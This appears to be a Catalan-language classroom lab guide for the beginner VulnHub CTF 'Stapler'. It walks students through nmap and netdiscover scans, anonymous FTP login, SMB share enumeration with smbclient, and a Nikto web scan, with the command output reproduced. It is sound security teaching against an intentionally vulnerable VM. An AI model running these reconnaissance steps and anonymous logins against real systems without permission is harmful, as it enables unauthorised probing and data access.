Nom i cognom

Matèria o mòdul: M16	
Unitat didàctica o formativa: UF2	**Curs i Grup: ASIC1**

Laboratori 1 - Capture the Flag Stapler	

Laboratori 1 - Capture the Flag

Stapler

Nom i cognom

Índex

Nom i cognom

1. Introducció

En aquest laboratori, se us mostrarà com obtenir accés root a una màquina virtual dissenyada com a exercici de captura de bandera (en anglès Capture the Flag o CTF). Aquest CTF està classificat com principiant. Aquests recorreguts estan dissenyats perquè els estudiants puguin aprendre emulant les directrius tècniques que s'utilitzen per dur a terme un *pentest* real.

La duració prevista per realitzar aquest laboratori són 8hores.


2. Advertència

La màquina virtual Stapler està disponible com a fitxer OVA i hauria de funcionar amb Virtual Box. Es recomana configurar els adaptadors de xarxa per a les màquines virtuals de Kali i Stapler en mode xarxa nat.

El fitxer OVA de Stapler es pot descarregar des de aquestes direccions:

- https://www.vulnhub.com/entry/stapler-1,150/
- \\server-inf\soft\m16_uf2 (local El Calamot)
- \\10.2.205.215\soft\m16_uf2 (local El Calamot)

Es recomana crear un directori nou a l'escriptori Kali anomenat stapler. Canvieu la ruta del terminal al nou directori de Stapler i executeu les vostres ordres des d'allà. Això facilita el procés de desar fitxers i recopilar informació.



Nom i cognom


3. Enumeració de xarxa


L'enumeració de xarxa és el descobriment de dispositius en una xarxa; es solen utilitzar protocols de descobriment obert com ICMP i SNMP per recopilar informació, també poden escanejar diversos ports en equips remots per buscar serveis coneguts per identificar encara més la funció d'un equip remot i sol·licitar banners específics de l'equip. La següent etapa de l'enumeració és identificar el sistema operatiu de l'amfitrió remot (fingerprinting).

Inicieu el procés d'enumeració executant netdiscover a la nostra xarxa per trobar la IP de la nostra màquina virtual objectiu.

La IP que veureu a les captures és la meva i no la vostra!

Pista! No hi ha res dolent en comprovar l'adreça IP de la vostra màquina Kali per obtenir rang d'adreces IP de la vostra xarxa.





La IP de 192.168.0.29 serà el nostre objectiu. El nostre següent pas serà executar un escaneig Nmap contra l'objectiu, enumerar els ports oberts, serveis, versions i determinar el sistema operatiu.

```
nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
```

Nom i cognom


```
root@kali:~/Desktop/stapler# nmap -sT -sV -A -O -v -p 1-65535 192.168.0.29
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-26 06:40 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Initiating ARP Ping Scan at 06:40
Scanning 192.168.0.29 [1 port]
Completed ARP Ping Scan at 06:40, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:40
Completed Parallel DNS resolution of 1 host. at 06:40, 0.03s elapsed
Initiating Connect Scan at 06:40
Scanning 192.168.0.29 [65535 ports]
Discovered open port 139/tcp on 192.168.0.29
Discovered open port 22/tcp on 192.168.0.29
Discovered open port 80/tcp on 192.168.0.29
Discovered open port 21/tcp on 192.168.0.29
Discovered open port 53/tcp on 192.168.0.29
Discovered open port 3306/tcp on 192.168.0.29
Connect Scan Timing: About 20.09% done; ETC: 06:42 (0:02:03 remaining)
Connect Scan Timing: About 48.52% done; ETC: 06:42 (0:01:05 remaining)
Discovered open port 12380/tcp on 192.168.0.29
```

(retallat)


```
Discovered open port 666/tcp on 192.168.0.29
Completed Connect Scan at 06:41, 104.17s elapsed (65535 total ports)
Initiating Service scan at 06:41
Scanning 8 services on 192.168.0.29
Completed Service scan at 06:42, 11.15s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.29
NSE: Script scanning 192.168.0.29.
Initiating NSE at 06:42
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 06:42, 31.28s elapsed
Initiating NSE at 06:42
Completed NSE at 06:42, 0.05s elapsed
Nmap scan report for 192.168.0.29
Host is up (0.0013s latency).
Not shown: 65523 filtered ports
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.28
```

(retallat)

Nom i cognom




(retallat)




Els nostres resultats d'exploració han descobert uns quants ports valuosos (i possiblement vulnerables) oberts: inclosos FTP, NetBIOS (compartits amb SMB), MySQL i el port 12380 que executa un servidor web (Apache HTTPD).


Revisant els nostres resultats d'exploració, veiem que podem iniciar sessió a FTP amb el nom d'usuari anònim i la contrasenya anònima.

Nom i cognom





Hem pogut iniciar la sessió amb èxit al servei FTP objectiu com a anònims. Podem utilitzar l'ordre ls per comprovar si hi ha cap fitxer.



Baixeu-vos la nota amb l'ordre get.

Nom i cognom

```
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.03 secs (4.1132 kB/s)
ftp>
```

Utilitzeu l'ordre cat per llegir el contingut de la nota. La nota s'ha desat automàticament al meu directori de Stapler.

```
root@kali:~# cd Desktop/stapler
root@kali:~/Desktop/stapler# cat note
Elly, make sure you update the payload information. Leave it in
your FTP account once your are done, John.
root@kali:~/Desktop/stapler#
```

No hi ha molt per continuar, però sí que hem obtingut el nom d'un usuari. Els noms podrien ser importants més endavant per fer més enumeració i força bruta.

El nostre proper objectiu seria SSH. Proveu d'iniciar la sessió com a root.

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# ssh root@192.168.0.29
The authenticity of host '192.168.0.29 (192.168.0.29)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.29' (ECDSA) to the list of known hosts.
---------------------------------------------------------------
~          Barry, don't forget to put a message here          ~
---------------------------------------------------------------
root@192.168.0.29's password:
Connection closed by 192.168.0.29 port 22
root@kali:~/Desktop/stapler#
```

No hi ha molt, però sí que hem obtingut un altre nom, Barry.

Nom i cognom

4. Enumeració SMB

El nostre pròxim objectiu serà intentar enumerar els recursos compartits de SMB* de l'objectiu. Per a això, utilitzarem smbclient.

*Server Message Block (SMB) és un protocol de xarxa que permet compartir arxius, impressores, etcètera, entre nodes d'una xarxa d'ordinadors que fan servir el sistema operatiu Microsoft Windows.

```
root@kali:~/Desktop/stapler# smbclient -L 192.168.0.28
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
        tmp             Disk      All temporary files should be stored here
        IPC$            IPC       IPC Service (red server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            EXPAT-01
root@kali:~/Desktop/stapler#
```


Hi ha 2 comparticions actives: kathy i tmp. El comentari: "Fred, què estem fent aquí?" em fa creure que Fred té accés a la part de Kathy. Intentem connectar-nos al recurs compartit de Kathy mitjançant l'usuari fred.

```
smbclient //fred/kathy -I 192.168.0.29 -N
```

```
root@kali:~/Desktop/stapler# smbclient //fred/kathy -I 192.168.0.28
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun  3 12:52:52 2016
  ..                                  D        0  Mon Jun  6 17:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 11:02:27 2016
  backup                              D        0  Sun Jun  5 11:04:14 2016

                19478204 blocks of size 1024. 16065804 blocks available
smb: \>
```

Ara podem enumerar els fitxers i la carpeta del recurs compartit. Canvieu el directori a kathy-stuff i enumereu el contingut del seu directori. Utilitzeu l'ordre get per copiar el fitxer todo-list.txt al nostre directori de stapler. Feu el mateix amb el directori de backup.

Nom i cognom




Ara fem el mateix amb el recurs tmp.


```
smbclient //fred/tmp -I 192.168.0.29 -N
```

Deseu el fitxer ls al directori de stapler mitjançant l'ordre get. Sortiu del recurs compartit SMB.


Nom i cognom



Consulteu el contingut de todo-list.txt. `cat todo-list.txt`



Consulteu els continguts del filtxer ls. `cat ls`





Fins ara, a part de recollir el nom d'alguns usuaris, la informació dels fitxers ha demostrat ser inútil.

Nom i cognom

5. Accés al Servidor Web Apache

Mitjançant el navegador Firefox, anem a 192.168.0.29:12380. A la pestanya, veiem un altre nom (algú anomenat Tim). Consulteu la font de la pàgina. Res que ens pugui servir aquí.





És hora d'encendre Nikto. Cerquem qualsevol configuració errònia.

```
nikto -h 192.168.0.29:12380
```

Nom i cognom

```
root@kali:~/Desktop/stapler# nikto -h 192.168.0.29:12380
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.29
+ Target Hostname:    192.168.0.29
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Reall
y, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to
put here./CN=Red.Initech/emailAddress=pam@red.localhost
                  Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                  Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Reall
y, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to
put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2018-06-26 07:28:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x15 0x5347c5
3a972d1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
```

(retallat)

